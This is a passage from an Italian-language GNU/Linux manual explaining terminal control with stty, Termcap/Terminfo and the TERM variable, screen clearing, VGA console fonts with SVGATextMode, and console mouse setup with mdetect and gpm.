Un'altra cosa interessante è la possibilità di bloccare il flusso dell'output sullo schermo e di riprenderlo successivamente. Per questo si usano normalmente le combinazioni di tasti [*Ctrl+s*] e [*Ctrl+q*], che generano rispettivamente i codici '**`^S`**' e '**`^Q`**'.

Per verificarne il funzionamento, basta provare a lanciare un comando che emette un output molto lungo, come il seguente:

`$` **`find / -print`**

Per sospendere il flusso visualizzato sullo schermo del terminale, basta premere [*Ctrl+s*]; per farlo riprendere, [*Ctrl+q*].

49.3.2 $ stty

stty [*opzioni* | *configurazione*]

'**`stty`**' [6] permette di modificare le caratteristiche della connessione del terminale al sistema. Se viene avviato senza argomenti, visualizza le informazioni salienti della connessione. Gli argomenti della configurazione sono delle parole chiave che possono apparire precedute o meno dal trattino che di solito si usa per le opzioni: se non si usa il trattino, la parola chiave viene intesa come attivazione di qualcosa, con il trattino si intende la disattivazione della stessa cosa.

Il motivo più comune per servirsi di questo programma è quello di conoscere le combinazioni di tasti che si possono utilizzare per generare dei segnali particolari. Avviando '**`stty`**' con l'opzione '**`-a`**' si ottiene la configurazione corrente.

`$` **`stty -a`**

Per esempio, si potrebbe ottenere qualcosa di simile al listato seguente:

```
speed 38400 baud; rows 25; columns 80; line = 0;
intr = ^C; quit = ^\; erase = ^?; kill = ^U; eof = ^D; eol = <undef>;
eol2 = <undef>; start = ^Q; stop = ^S; susp = ^Z; rprnt = ^R; werase = ^W;
lnext = ^V; flush = ^O; min = 1; time = 0;
-parenb -parodd cs8 hupcl -cstopb cread -clocal -crtscts
-ignbrk -brkint -ignpar -parmrk -inpck -istrip -inlcr -igncr icrnl ixon ixoff
-iuclc -ixany -imaxbel
opost -olcuc -ocrnl onlcr -onocr -onlret -ofill -ofdel nl0 cr0 tab0 bs0 vt0 ff0
isig icanon -iexten echo echoe echok -echonl -noflsh -xcase -tostop -echoprt
-echoctl echoke
```

[6] **GNU shell programming utilities** GNU GPL

L'esempio indica in particolare che il carattere '**`intr`**' (*interrupt*) viene generato con la combinazione [*Ctrl+c*]; il carattere '**`quit`**' viene generato con la combinazione [*Ctrl+*]; il codice di EOF (*End of file*) viene generato con la combinazione [*Ctrl+d*]; il carattere '**`susp`**' (*suspend*) viene generato con la combinazione [*Ctrl+z*].

Vedere *stty.info* oppure *stty(1)*.

Alcune opzioni

Per comprendere meglio il senso di questo programma, vale la pena di descrivere l'uso di alcune opzioni, anche se nella maggior parte dei casi, '**`stty`**' non verrà mai usato per queste cose.

`cs8`

Definisce la dimensione dei caratteri a 8 bit.

`hupcl` | `-hupcl`

Attiva o disattiva l'invio di un segnale di aggancio ('**`SIGHUP`**') in corrispondenza della conclusione dell'attività dell'ultimo processo, cosa che chiude la connessione con il terminale.

`crtscts` | `-crtscts`

Attiva o disattiva il controllo di flusso RTS/CTS. Evidentemente, questo tipo di controllo di flusso riguarda i terminali connessi attraverso la porta seriale.

`brkint` | `-brkint`

Attiva o disattiva l'invio di un segnale di interruzione ('**`SIGINT`**') in corrispondenza dell'invio di un carattere *break*.

`istrip` | `-istrip`

Attiva o disattiva l'azzeramento dell'ottavo bit dell'input.

`ixon` | `-ixon`

Abilita o disabilita il controllo di flusso XON/XOFF. Dalla sua abilitazione dipende il funzionamento di caratteri speciali riferiti ai comandi di '**`stop`**' e '**`start`**' (di solito [*Ctrl+s*] e [*Ctrl+q*]).

`isig` | `-isig`

Abilita o disabilita l'uso di caratteri speciali, corrispondenti ai comandi '**`intr`**' (*interrupt*), '**`quit`**' e '**`susp`**' (*suspend*), che di solito corrispondono a [*Ctrl+c*], [*Ctrl+*] e [*Ctrl+z*].

`icanon` | `-icanon`

Abilita o disabilita l'uso di caratteri speciali, corrispondenti ai comandi '**`erase`**', '**`kill`**', '**`werase`**' e '**`rprnt`**', che di solito corrispondono a [*Ctrl+?*], [*Ctrl+u*], [*Ctrl+w*] e [*Ctrl+r*].

`echo` | `-echo`

Abilita l'eco dei caratteri inseriti. Senza l'attivazione di questa modalità, non sarebbe visibile l'input dalla tastiera.

`echoctl` | `-echoctl`

`ctlecho` | `-ctlecho`

Attiva o disattiva l'eco dei caratteri di controllo attraverso la notazione '**`^`***x*', dove *x* è una lettera che varia a seconda del carattere di controllo da visualizzare.

`sane`

Questa opzione è una scorciatoia per definirne una serie numerosa, allo stato predefinito ritenuto corretto generalmente. In pratica implica quanto segue: '**`cread -ignbrk brkint -inlcr -igncr icrnl -ixoff -iuclc -ixany imaxbel opost -olcuc -ocrnl onlcr -onocr -onlret -ofill -ofdel nl0 cr0 tab0 bs0 vt0 ff0 isig icanon iexten echo echoe echok -echonl -noflsh -xcase -tostop -echoprt echoctl echoke`**'; inoltre imposta i caratteri speciali al loro valore predefinito.

Alcuni caratteri speciali

I caratteri speciali abbinati a funzionalità particolari in modo predefinito, possono variare da un sistema all'altro. Per modificare l'attribuzione di un carattere speciale a una certa funzione, si utilizza la sintassi seguente:

`stty` *nome_funzione carattere_speciale*

Se al posto del simbolo del carattere speciale si utilizza la stringa '**`^-`**', oppure la parola chiave '**`undef`**', quella funzionalità viene disabilitata.

Segue l'elenco di alcune parole chiave utilizzate per definire funzionalità a cui si possono attribuire caratteri speciali.

`intr`

Invia un segnale di interruzione ('**`SIGINT`**'). Normalmente è abbinato al carattere speciale '**`^C`**', ovvero alla combinazione di tasti [*Ctrl+c*].

`quit`

Invia un segnale di conclusione ('**`SIGQUIT`**').

`erase`

Cancella l'ultimo carattere digitato.

`kill`

Cancella la riga corrente.

`eof`

Fine del file, ovvero termina l'input. Normalmente è abbinato al carattere speciale '**`^D`**', ovvero alla combinazione di tasti [*Ctrl+d*].

`stop`

Ferma l'output. Normalmente è abbinato al carattere speciale '**`^S`**', ovvero alla combinazione di tasti [*Ctrl+s*].

`start`

Riprende l'output dopo uno stop. Normalmente è abbinato al carattere speciale '**`^Q`**', ovvero alla combinazione di tasti [*Ctrl+q*].

`susp`

Invia un segnale di stop del terminale ('**`SIGTSTP`**'), cosa che generalmente fa sì che la shell metta il processo sullo sfondo. Normalmente è abbinato al carattere speciale '**`^Z`**', ovvero alla combinazione di tasti [*Ctrl+z*].

49.3.3 Termcap e Terminfo

Il primo tipo di terminale, la telescrivente, non poneva problemi particolari di configurazione: la tastiera permetteva di inserire numeri, simboli e caratteri dell'alfabeto inglese, a volte senza poter distinguere tra maiuscole e minuscole, mentre la stampante emetteva un flusso di testo normale, interrotto da un codice di interruzione di riga.

Quando il terminale attuale viene usato ancora in questo modo, non si pongono problemi di configurazione, perché non è importante sapere le dimensioni (in caratteri) dello schermo e non importa sapere come spostare il cursore sullo schermo.

Nel momento in cui si utilizza un programma che sfrutta lo schermo nel modo cui si è abituati di solito, mostrando bordi, colori, caselline da riempire, si ha la necessità di usare la tastiera anche per spostare il cursore, cancellare, inserire, attivare funzioni speciali. Quindi, lo schermo deve essere in grado di fare di più che visualizzare semplicemente un flusso di caratteri, deve interpretare delle sequenze particolari come la richiesta di utilizzare un colore determinato, di disegnare un bordo, ecc.

Così, la tastiera non serve solo per scrivere lettere, numeri, punteggiatura e terminare le righe con un ritorno a carrello. Adesso occorre utilizzare anche i tasti che spostano il cursore, occorre assegnare funzionalità particolari a tasti che permettono la modifica del testo e a tasti funzionali programmabili.

Nella storia dell'informatica sono esistiti una quantità enorme di tipi diversi di terminali, intesi come complesso tastiera+schermo, ognuno con piccole differenze rispetto agli altri. Per fare in modo che i programmi che richiedono funzionalità superiori a quelle di una normale telescrivente possano adattarsi ai vari tipi di terminale, viene utilizzato un sistema di configurazione predefinito contenente tutte le informazioni necessarie.

Di questo sistema di configurazione ne esistono due tipi: Termcap e Terminfo. Il primo è il più antico ed è ormai obsoleto, ma viene mantenuto per motivi storici e probabilmente per assicurare la compatibilità con i programmi più vecchi.

Il sistema Termcap è formato soltanto da un file di testo collocato nella directory '`/usr/share/misc/`' ('`/usr/share/misc/termcap`') e il suo contenuto assomiglia vagamente a quello del file '`/etc/printcap`' (il file di definizione delle stampanti).

Il sistema Terminfo è invece qualcosa di più complesso. È costituito da tanti file, uno per ogni tipo di terminale, distribuiti su una serie di directory. Il punto di partenza di questa struttura dovrebbe essere la directory '`/usr/share/terminfo/`', ma se la propria distribuzione GNU/Linux non è organizzata perfettamente, potrebbe trovarsi in '`/usr/lib/terminfo/`'. Se ci si trova in difficoltà potrebbe essere conveniente la creazione di un collegamento simbolico che renda validi entrambi i percorsi.

A partire da '`terminfo/`' si diramano una serie di directory composte da un solo carattere, corrispondente all'iniziale dei nomi di terminale che contengono. Il listato seguente, mostra solo un estratto minimo di questa struttura.

```
terminfo
|-- 1
|-- 2
|-- 3
...
|-- a
|   `-- ansi
|-- b
|-- c
...
|-- l
```

```
|   '-- linux
...
|-- v
|   |-- vt100
|   '-- vt220
...
|-- x
|   '-- xterm
...
```

Se la definizione di un tipo di terminale può essere adatta a diversi nomi, si utilizzano normalmente dei collegamenti simbolici.

I file di definizione del sistema Terminfo sono il risultato di una compilazione attraverso il programma '**`tic`**'.

La directory '`/usr/share/terminfo/`', oppure '`/usr/lib/terminfo/`', è il punto di partenza predefinito per il sistema Terminfo, ma questo può essere alterato utilizzando la variabile di ambiente '**`TERMINFO`**', per indicare una directory differente. Volendo è possibile personalizzare il sistema Terminfo creando una struttura analoga a partire da '`~/.terminfo/`', cioè dalla directory '`.terminfo/`' nella propria directory personale.

49.3.4 Variabile TERM

La variabile di ambiente '**`TERM`**' è il mezzo attraverso cui si definisce il tipo di terminale che si utilizza. Normalmente viene impostata automaticamente nel modo più opportuno, con il nome di terminale la cui configurazione deve essere letta da Termcap o da Terminfo.

Quando è impostata in modo errato, si possono presentare due situazioni: il nome del terminale non è previsto, oppure il terminale che si utilizza effettivamente non è compatibile con la definizione contenuta in questa variabile. Nel primo caso, quando si avvia un programma che richiede l'utilizzo di tutto lo schermo, viene segnalato l'errore e, a seconda dei casi, il programma si avvia ugualmente facendo riferimento a un terminale elementare, oppure si rifiuta semplicemente di funzionare.

```
Unknown terminal: pippo
Check the TERM environment variable.
Also make sure that the terminal is defined in the terminfo database.
```

Nel secondo caso, il terminale ha invece un comportamento insolito, per diversi aspetti. Per esempio si possono notare simboli strani sullo schermo, la tastiera potrebbe non rispondere nel modo consueto, lo schermo potrebbe essere ridisegnato solo parzialmente.

49.3.5 Adattabilità di un programma e abilità dell'utilizzatore

A questo punto dovrebbe essere chiaro che la tastiera e lo schermo funzionano in maniera differente a seconda dell'apparecchiatura fisica a disposizione e del tipo di configurazione a cui si fa riferimento per il terminale. Per esempio, il fatto che su una tastiera sia presente il tasto [*Canc*], non vuol dire necessariamente che poi questo dia i risultati che ci si aspetta: la sua pressione potrebbe non avere alcun effetto, oppure generare qualunque altro risultato diverso dal previsto.

Dipende dal nome scelto nel sistema di configurazione dei terminali se questo è in grado di gestire il segnale generato dal tasto [*Canc*] della propria tastiera e se il significato che a questo viene attribuito corrisponde alle aspettative.

Volendo fare un esempio più concreto e anche piuttosto comune, si può provare a confrontare il funzionamento del programma '**`mc`**' (Midnight Commander), utilizzando la definizione di un terminale differente dal solito, per esempio '**`ansi-mono`**'.

```
$ TERM=ansi-mono
```

```
$ export TERM
```

Si osserverà, prima di tutto, che mancano i colori, che alcune bordature non sono corrette, che i tasti funzionali non danno più l'effetto desiderato.[7]

Alle volte ci si trova veramente davanti a terminali che non possono offrire più di tanto, magari perché si sta operando attraverso una connessione remota con un programma che è in grado di emulare solo alcuni vecchi tipi di terminale.

Allora entrano in gioco due elementi:

- le alternative offerte dal programma, per cui una stessa cosa può essere ottenuta in modi differenti, per poter essere utilizzato anche in presenza di terminali con poche potenzialità;
- l'abilità dell'utente di adattarsi alle diverse situazioni.

L'esempio tipico di questo genere di programmi è dato dalle interpretazioni recenti di VI. Quasi tutti questi programmi sono in grado di gestire i tasti freccia, [*Ins*] e [*Canc*]. Ma quando questi non sono disponibili, si può ritornare all'uso tradizionale con i comandi '**`h`**', '**`j`**', '**`k`**' e '**`l`**', per spostare il cursore, '**`i`**' e '**`x`**' per iniziare l'inserimento e per cancellare.

Ciò significa che, quando si studia un nuovo programma, non si devono disdegnare i comandi apparentemente antiquati, perché sono quelli che poi permettono di «tirarsi fuori dai guai».

49.3.6 Ripulitura dello schermo

Esistono due situazioni in cui si può avere la necessità di ripulire lo schermo: quando si scrive uno script con cui si vuole ripulire tutto per mostrare un messaggio all'inizio dello schermo, oppure quando lo schermo sembra impazzito.

Per questo si utilizzano due programmi: '**`clear`**' e '**`reset`**'. Questi, in realtà, si avvalgono di un terzo che ha funzioni più generali: '**`tput`**'. [8]

```
clear
```

'**`clear`**' chiama '**`tput`**' con l'argomento '**`clear`**', allo scopo di ripulire lo schermo e ricominciare dalla prima posizione in alto dello schermo.

```
reset
```

'**`reset`**' chiama '**`tput`**' con una serie di argomenti volti a reinizializzare il terminale. È particolarmente utile l'uso di questo programma quando sullo schermo non appaiono più delle lettere normali. In tal caso, si può scrivere '**`reset`**' e premere [*Invio*] alla cieca. Di solito funziona.

Se si vuole sperimentare questa situazione, basta fare un '**`cat`**' di un file binario, per esempio un programma qualunque, per non potere più leggere quello che si scrive.

In ogni caso, questi programmi, avvalendosi di '**`tput`**', funzionano solo in base a quanto conosciuto per mezzo di Terminfo o Termcap. Se la variabile '**`TERM`**' non contiene il nome corretto, oppure se questo non è presente nel sistema di configurazione dei terminali, a nulla serve un '**`reset`**'.

Vedere: *tput(1)*, *clear(1)* e *reset(1)*.

---

[7] Per terminare l'utilizzo di '**`mc`**' si può scrivere semplicemente il comando '**`exit`**' seguito da [*Invio*].

[8] **Ncurses** software libero con licenza speciale FSF

49.3.7 Definizione degli attributi del terminale con setterm

Il sistema Terminfo permette di conoscere le stringhe (i comandi) corrispondenti a determinate azioni per il terminale che si utilizza. Attraverso il programma '**`setterm`**' si può impostare in qualche modo il proprio terminale utilizzando implicitamente tali comandi. La documentazione di '**`setterm`**', *setterm(1)*, è stringatissima e quindi insufficiente a comprendere bene tutte le possibilità che si avrebbero a disposizione. Tuttavia si tratta di una tipo di intervento sulla gestione del terminale di importanza marginale; quindi non vale la pena di preoccuparsene tanto.

```
setterm opzione
```

Anche se si può utilizzare una sola opzione per volta, quelle disponibili sono molte, ma qui ne vengono descritte solo alcune, tanto da mostrare il senso di questo programma di servizio.

Alcune opzioni

```
-repeat [on|off]
```

Attiva o disattiva la ripetizione automatica del tasto premuto a lungo. Se non viene specificato l'argomento, si intende attivare l'opzione implicitamente.

```
-foreground {black|blue|green|cyan|red|magenta|yellow|white|default}
```

Permette di modificare il colore di primo piano.

```
-background {black|blue|green|cyan|red|magenta|yellow|white|default}
```

Permette di modificare il colore dello sfondo.

```
-inversescreen [on|off]
```

Attiva o disattiva l'inversione dei colori dello schermo. Se non viene specificato l'argomento, si intende attivare l'opzione implicitamente.

```
-clear
```

Ripulisce lo schermo.

```
-reset
```

Reinizializza lo schermo.

Utilizzo più evoluto del terminale a caratteri

In questo capitolo vengono descritti gli aspetti nella gestione dei terminali a carattere che riguardano un utilizzo un po' più evoluto rispetto al normale. La tabella 50.1 elenca i programmi e i file a cui si accenna in questo capitolo.

Tabella 50.1. Riepilogo dei programmi e dei file per la gestione evoluta dei terminali a caratteri.

Nome	Descrizione
consolechars	Definisce i caratteri per lo schermo delle console EGA/VGA.
/usr/share/consolefonts/	Directory dei file di definizione dei caratteri video della console.
SVGATextMode	Configura la modalità testo delle schede SVGA.
/dev/mouse	Collegamento simbolico al dispositivo del mouse.
mdetect	Individua il mouse e le sue caratteristiche.
gpm	Programma di gestione del mouse nelle console virtuali.
script	Registrazione di una sessione di lavoro.
/dev/vcs*	File di dispositivo per la cattura dello schermo di console virtuali.
open	Esegue un comando in una console virtuale particolare.
switchto	Seleziona una console virtuale particolare.
/dev/tty*	File di dispositivo per le console virtuali.
/dev/console	File di dispositivo della console.
screen	Programma per la gestione di terminali virtuali.

50.1 Schermi VGA

Le console virtuali, che normalmente utilizzano schermi VGA, possono essere configurate in modo da utilizzare un insieme di caratteri differente da quello standard (il famigerato CP437) e anche per permettere la visualizzazione di più righe e più colonne.

Nei sistemi GNU/Linux veniva usato il programma '**`setfont`**', [1] ora sostituito con '**`consolechars`**', [2] per l'impostazione dei caratteri da mostrare sullo schermo di una console:

`setfont` [*opzioni*] *file_di_configurazione*

`consolechars` [*opzioni*]

È molto importante l'uso di '**`setfont`**' o di '**`consolechars`**' quando si decide di utilizzare un insieme di caratteri esteso, come ISO 8859-1, per poter visualizzare caratteri come le lettere accentate maiuscole, che non fanno parte della codifica standard di un'interfaccia video a caratteri tipica.

Per ottenere il risultato, questi programmi si avvalgono di file di definizione dei caratteri, collocati nella directory '`/usr/share/consolefonts/`'.

L'esempio seguente, visto sia per '**`setfont`**', sia per '**`consolechars`**', serve a ottenere la visualizzazione di caratteri dell'insieme ISO 8859-1 (Unicode), in uno schermo composto da 25 righe.

```
# setfont /usr/share/consolefonts/lat1u-16.psf
```

```
# consolechars -f /usr/share/consolefonts/lat1u-16.psf
```

[1] **Linux console font and keytable utilities** dominio pubblico, salva la licenza particolare di alcuni tipi speciali di carattere

[2] **Linux console tools** GNU GPL

Eventualmente, se la dimensione dei caratteri non è quella desiderata, si possono provare altri file della famiglia '`lat1u-*.psf`'.

Per approfondire la sintassi di questi programmi, si veda *setfont(8)* oppure *consolechars(8)*.

Per i sistemi GNU/Linux esiste anche un altro programma che, oltre a definire l'insieme di caratteri, consente di sfruttare le caratteristiche della grafica VGA per ridimensionare lo schermo, allo scopo di consentire la visualizzazione di più righe e colonne:

`SVGATextMode` [*opzioni*] [*Voce_di_configurazione*]

'**`SVGATextMode`**', [3] per funzionare, non richiede il riavvio del sistema, interviene su tutte le console virtuali, però può entrare in conflitto con altri programmi che accedono direttamente alla gestione dell'adattatore grafico VGA. Sotto questo aspetto, sarebbe bene limitare l'uso di questo programma ai sistemi su cui non si fanno girare programmi che richiedono la grafica o che emulano altri sistemi operativi.

È necessaria la configurazione con il file '`/etc/TextConfig`', piuttosto complesso. Generalmente, questo viene fornito già pronto per essere utilizzato con un adattatore grafico VGA standard, con un insieme di caratteri ISO 8859-1 normale.

Questa configurazione potrebbe andare bene, se non fosse che la codifica scelta non permette la visualizzazione dei caratteri pseudo-grafici utilizzati per le cornici nei programmi a tutto schermo come Midnight Commander ('**`mc`**'). Sarebbe il caso di modificare il file di configurazione in modo che contenga le righe seguenti, in pratica ritoccando quelle corrispondenti della configurazione originale.

```
Option "LoadFont"
FontProg "/usr/bin/consolechars -f"
FontPath "/usr/share/consolefonts"
FontSelect "lat1u-16.psf"   8x16 9x16 8x15 9x15
FontSelect "lat1u-14.psf"   8x14 9x14 8x13 9x13
FontSelect "lat1u-12.psf"   8x12 9x12 8x11 9x11
FontSelect "lat1u-10.psf"   8x10 9x10 8x9  9x9
FontSelect "lat1u-08.psf"   8x8  9x8  8x7  9x7
```

Più avanti, nello stesso file di configurazione sono elencate le varie risoluzioni video a cui si può fare riferimento quando si vuole utilizzare '**`SVGATextMode`**'.

```
"80x25x8"          25.2   640  680  776  800    400  412  414  449 font  8x16
"80x25x9"          28.3   640  680  776  800    400  412  414  449 font  9x16

"80x28x8"          25.2   640  680  776  800    392  412  414  449 font  8x14
"80x28x9"          28.3   640  680  776  800    392  412  414  449 font  9x14

"80x29x8"          25.2   640  680  776  800    464  490  492  525 font  8x16
"80x29x9"          28.3   640  680  776  800    464  490  492  525 font  9x16

"80x30x8"          25.2   640  680  776  800    480  490  492  525 font  8x16
"80x30x9"          28.3   640  680  776  800    480  490  492  525 font  9x16
```

In base a quanto mostrato, si può tentare di visualizzare una schermata di 80 caratteri per 30 righe, con il comando seguente:

`#` **`SVGATextMode 80x30x8`**

In generale, non è conveniente modificare la definizione delle risoluzioni disponibili; tuttavia, per approfondire il significato delle righe che compongono l'esempio di configurazione mostrato poco sopra, occorre conoscere in che modo si configura XFree86, in particolare la sezione '**`Monitor`**', come descritto nel capitolo 96.

[3] **SVGATextMode** GNU GPL

Per approfondire l'uso di questo programma, si vedano le pagine di manuale *SVGATextMode(8)* e *TextConfig(5)*.

50.2 Mouse

Il mouse, in un terminale a caratteri, non è una cosa tanto comune. È normale in un ambiente grafico, ma nel caso di GNU/Linux c'è la possibilità di usarlo anche nelle console virtuali. Per gestire un mouse in questa situazione è necessario un demone che si occupi di seguirlo e di fornire ai programmi le informazioni sulle azioni del mouse stesso. Si tratta in pratica di un servente per la gestione del mouse. Trattandosi di un servente, i programmi con cui si può interagire con il mouse sono dei clienti e dipendono dal servente per il tipo di comunicazione che tra loro deve instaurarsi.

Il servente utilizzato normalmente per GNU/Linux è il demone '**`gpm`**', il quale ha in particolare il vantaggio di poter essere utilizzato anche con i programmi che non sono fatti per il mouse, per le operazioni di copia-incolla del testo.

In alcune situazioni, la gestione del mouse può diventare conflittuale, per esempio quando si utilizza un cosiddetto mouse bus (*bus-mouse*). In questa situazione non è possibile avere più programmi che leggono contemporaneamente il dispositivo corrispondente al mouse; in pratica non ci può essere in funzione il demone '**`gpm`**' assieme al sistema grafico X e nemmeno possano essere messi in funzione più sistemi grafici contemporaneamente. Il demone '**`gpm`**' è in grado di risolvere il problema occupandosi da solo del mouse e passando a tutte le altre applicazioni eventuali le informazioni sulle azioni compiute con il mouse stesso.

50.2.1 Dispositivo del mouse

Per convenzione, il file '`/dev/mouse`' dovrebbe corrispondere al dispositivo del mouse. In pratica, si crea un collegamento simbolico con questo nome che punta al dispositivo corrispondente al mouse utilizzato effettivamente. Di solito è lo stesso programma di installazione delle distribuzioni GNU/Linux a farlo.

Nel caso particolare dei mouse seriali, cioè di quelli connessi a una porta seriale, venivano usati in passato i dispositivi '`/dev/cua*`'. Attualmente, questi sono diventati obsoleti e al loro posto si fa riferimento ai corrispondenti '`/dev/ttyS*`'.

Quando la lettura di questo dispositivo può essere solo esclusiva, a causa della sua natura, per evitare conflitti tra i programmi nel modo descritto in precedenza, si può creare il file FIFO '`/dev/gpmdata`'. Questo viene gestito dal demone '**`gpm`**' allo scopo di fornire a tutti gli altri programmi che accedono direttamente al mouse le informazioni sulle azioni compiute con lo stesso.

```
# mknod /dev/gpmdata p
```

Il comando appena mostrato è ciò che serve per creare questo file nel caso non sia già disponibile. Per fare in modo che '**`gpm`**' gestisca questo file e di conseguenza si occupi del mouse in qualunque situazione, deve essere utilizzata l'opzione '**`-R`**'. Inoltre, se si utilizza il sistema grafico XFree86 è necessario modificare manualmente la sua configurazione (il file '`/etc/X11/XF86Config`') nella sezione '**`Pointer`**', come si vede nell'esempio seguente:

```
# Pointer section
Section "Pointer"
    Protocol    "MouseSystems"
    Device      "/dev/gpmdata"
```

In pratica, per il sistema grafico X e per qualunque altro programma che dovesse accedere al dispositivo del mouse direttamente, si deve fare riferimento al tipo di mouse '**`MouseSystems`**', utilizzando il file di dispositivo '`/dev/gpmdata`'.

Tabella 50.2. Alcuni file riferiti a dispositivi di puntamento secondo il kernel Linux. L'elenco completo può essere consultato nel file <*file:///usr/src/linux/Documentation/devices.txt*> tra i sorgenti del kernel.

File di dispositivo	Descrizione
/dev/mouse	Collegamento simbolico al file di dispositivo oppure a un file FIFO adatto.
/dev/gpmdata	File FIFO standard per ritrasmettere il movimento del mouse a più programmi.
/dev/logibm	mouse bus Logitech.
/dev/psaux	mouse PS/2.
/dev/usb/mouse*n*	*n*-esimo mouse USB (a partire da zero).

50.2.2 # mdetect

```
mdetect [opzioni]
```

'**`mdetect`**' [4] è un programma molto semplice in grado di individuare un mouse che non è già utilizzato in qualche modo. Il risultato della scansione può essere usato per configurare '**`gpm`**', o anche XFree86. Generalmente, quando si avvia '**`mdetect`**' è bene muovere il mouse in modo da facilitarne l'individuazione.

Tabella 50.3. Alcune opzioni significative di '**`mdetect`**'.

Opzione	Descrizione
`-n`	Evita la ricerca di mouse Plug & Play.
`-o`	Genera un risultato adatto per la configurazione di XFree86 versione 3.*.
`-x`	Genera un risultato adatto per la configurazione di XFree86 versione 4.*.
`-v`	Genera più informazioni.

Esempi

`#` **`mdetect`**

Scandisce le porte che potrebbero ospitare un mouse e genera un risultato che dovrebbe essere adatto alla configurazione di '**`gpm`**', per esempio come quello seguente:

```
/dev/psaux
ps2
```

Come si vede, si tratta di un PS/2, corrispondente al file di dispositivo '`/dev/psaux`'.

`#` **`mdetect -x`**

Scandisce le porte che potrebbero ospitare un mouse e genera un risultato adatto al file di configurazione di XFree86 versione 4.*. Se si trattasse del mouse descritto nell'esempio precedente, il risultato sarebbe quello seguente:

```
/dev/psaux
PS/2
```

`#` **`mdetect -x -v`**

[4] **mdetect** In parte QPL 1.0 e in parte GNU GPL

Come nell'esempio seguente, ma alla fine dà un pezzo di codice da inserire direttamente nel file di configurazione di XFree86 versione 4.*:

```
/dev/psaux says it's a psaux mouse
Found the following devices:
   /dev/psaux
   /dev/ttyS1
   /dev/ttyS0
Section "InputDevice"
        Identifier      "Generic Mouse"
        Driver          "mouse"
        Option          "CorePointer"
        Option          "Protocol"      "PS/2"
        Option          "Device"        "/dev/psaux"
EndSection
```

Per la precisione, la parte di codice da inserire è precisamente questa:

```
Section "InputDevice"
        Identifier      "Generic Mouse"
        Driver          "mouse"
        Option          "CorePointer"
        Option          "Protocol"      "PS/2"
        Option          "Device"        "/dev/psaux"
EndSection
```

50.2.3 # gpm

`gpm` [*opzioni*]

'**`gpm`**' [5] è un programma demone in grado di permettere operazioni di copia-incolla con i programmi normali e di fornire a quelli predisposti l'accesso a tutte le funzionalità del mouse. Può essere messa in funzione una sola copia del programma alla volta, di conseguenza è normale che '**`gpm`**' venga avviato una volta per tutte attraverso la procedura di inizializzazione del sistema.

A meno di fare uso di opzioni particolari, '**`gpm`**' si aspetta di trovare il collegamento '`/dev/mouse`' che punti al file di dispositivo corrispondente al mouse effettivamente a disposizione.

> Se '**`gpm`**' viene utilizzato con l'opzione '**`-R`**', allora si abilita la gestione del file FIFO '`/dev/gpmdata`' e tutti gli altri programmi che dovessero accedere direttamente al mouse dovrebbero utilizzare questo file come dispositivo (che, salvo altra indicazione, si comporta come quello di un mouse '**`MouseSystems`**').

Alcune Opzioni

`-B` *sequenza*

Con questa opzione è possibile definire la disposizione dei tasti. Per esempio, '**`gpm -B 123`**' indica di utilizzare i tasti nella posizione normale: il primo è quello a sinistra, il secondo è quello centrale e il terzo è quello a destra. Nello stesso modo si può indicare una disposizione inversa per facilitare un utente che preferisce usare la mano sinistra ('**`gpm -B 321`**').

`-m` *file*

Permette di indicare un file di dispositivo diverso dal solito '`/dev/mouse`'.

`-R` [*tipo*]

Abilita la gestione del file FIFO '`/dev/gpmdata`' allo scopo di fornire ad altre applicazioni, che accedono direttamente al mouse, le informazioni sulle sue azioni. Se si indica il

[5] **General purpose mouse interface utility** GNU GPL

tipo, questo specifica il protocollo di comunicazione da utilizzare per tale scopo; altrimenti si fa riferimento in modo predefinito al tipo '**`MouseSystems`**' ('**`msc`**').

```
-t tipo
```

Permette di indicare il tipo di mouse a disposizione. Quando non si specifica questa opzione, il tipo predefinito è '**`ms`**', corrispondente a un mouse Microsoft con due o tre tasti. In particolare, '**`-t help`**' elenca tutti i tipi disponibili.

Tabella 50.4. Elenco di alcuni nomi dei tipi di mouse utilizzabili con l'opzione '**`-t`**' e con l'opzione '**`-R`**'.

Tipo	Sinonimo	Descrizione
mman	Mouseman	Mouseman.
ms		Microsoft a due o tre tasti e compatibili (predefinito).
ms+		Come '**`ms`**', con il trascinamento nel tasto centrale.
bare	Microsoft	Microsoft a due tasti.
msc	MouseSystems	Mouse System, tre tasti.
sun		Variante del Mouse System.
mm	MMSeries	
logi	Logitech	Alcuni mouse seriali Logitech.
ligim	LogiMouse	Mouse Logitech che devono funzionare come mouse Msc.
bm	BusMouse	Busmouse Microsoft e compatibili.
ps2	PS/2	Busmouse PS/2.
ncr		Alcune penne di puntamento di alcuni portatili (NCR3125pen).
wacom		Tavoletta Wacom.
genitizer		Tavoletta Genitizer.
logim		Mouse Logitech in cui abilitare il funzionamento in modalità Mouse System.
pnp		Microsoft pnp.
imps2		Microsoft IntelliMouse su porta PS/2.
ms3		Mouse seriali IntelliMouse a tre tasti.
netmouse		Genius NetMouse (due tasti normali, più un tasto «su» e un tasto «giù»).
cal		Calcomp Ultraslate.
calr		Calcomp Ultraslate in modalità relativa.
twid		Tastiera Twidder.
syn	synaptics	Touchpad seriale Synaptics.
syn2	synaptics_ps2	Touchpad PS/2 Synaptics.
brw		Mouse Fellowes Browser a quattro bottoni e una rotella.
js	joystick	Emulazione del mouse attraverso un joystick.
summa		Tavoletta Summa/Genius.
mtouch		Schermi *touchscreen* MicroTouch.
acecad		Tavolette Acecad in modalità assoluta.
kmiabps2		Kensington Mouse «in a box» su PS/2.

```
-2
```

Forza un funzionamento a due tasti. In questo modo il primo tasto serve a evidenziare e l'altro a incollare.

```
-3
```

Forza un funzionamento a tre tasti. In questo modo il primo tasto serve a evidenziare, il secondo a incollare e il terzo a estendere la zona evidenziata. Questo è il funzionamento predefinito, perché il secondo tasto viene attivato solo a partire dal momento in cui questo viene premuto. Perciò, normalmente, non occorre preoccuparsi di indicare quanti tasti utilizzare.

`-S` *comandi_speciali*

Permette di definire dei comandi da eseguire in corrispondenza di un clic triplo sul primo e sul terzo tasto.

Utilizzo

Il funzionamento è relativamente semplice. Quando il mouse è riconosciuto dal programma che si sta utilizzando, dipende da questo il modo di gestire e interpretare le azioni compiute con il mouse. Quando il programma non è in grado di controllare il mouse, è possibile utilizzare il supporto alle operazioni di copia-incolla.

Si seleziona una zona dello schermo premendo il primo tasto e trascinando fino alla posizione finale. Per incollare si può cambiare console virtuale, raggiungendo così l'applicazione all'interno della quale incollare il testo, quindi si preme il secondo tasto, o in mancanza il terzo. Il testo viene inserito come se fosse digitato, di conseguenza occorre che il programma lo permetta.

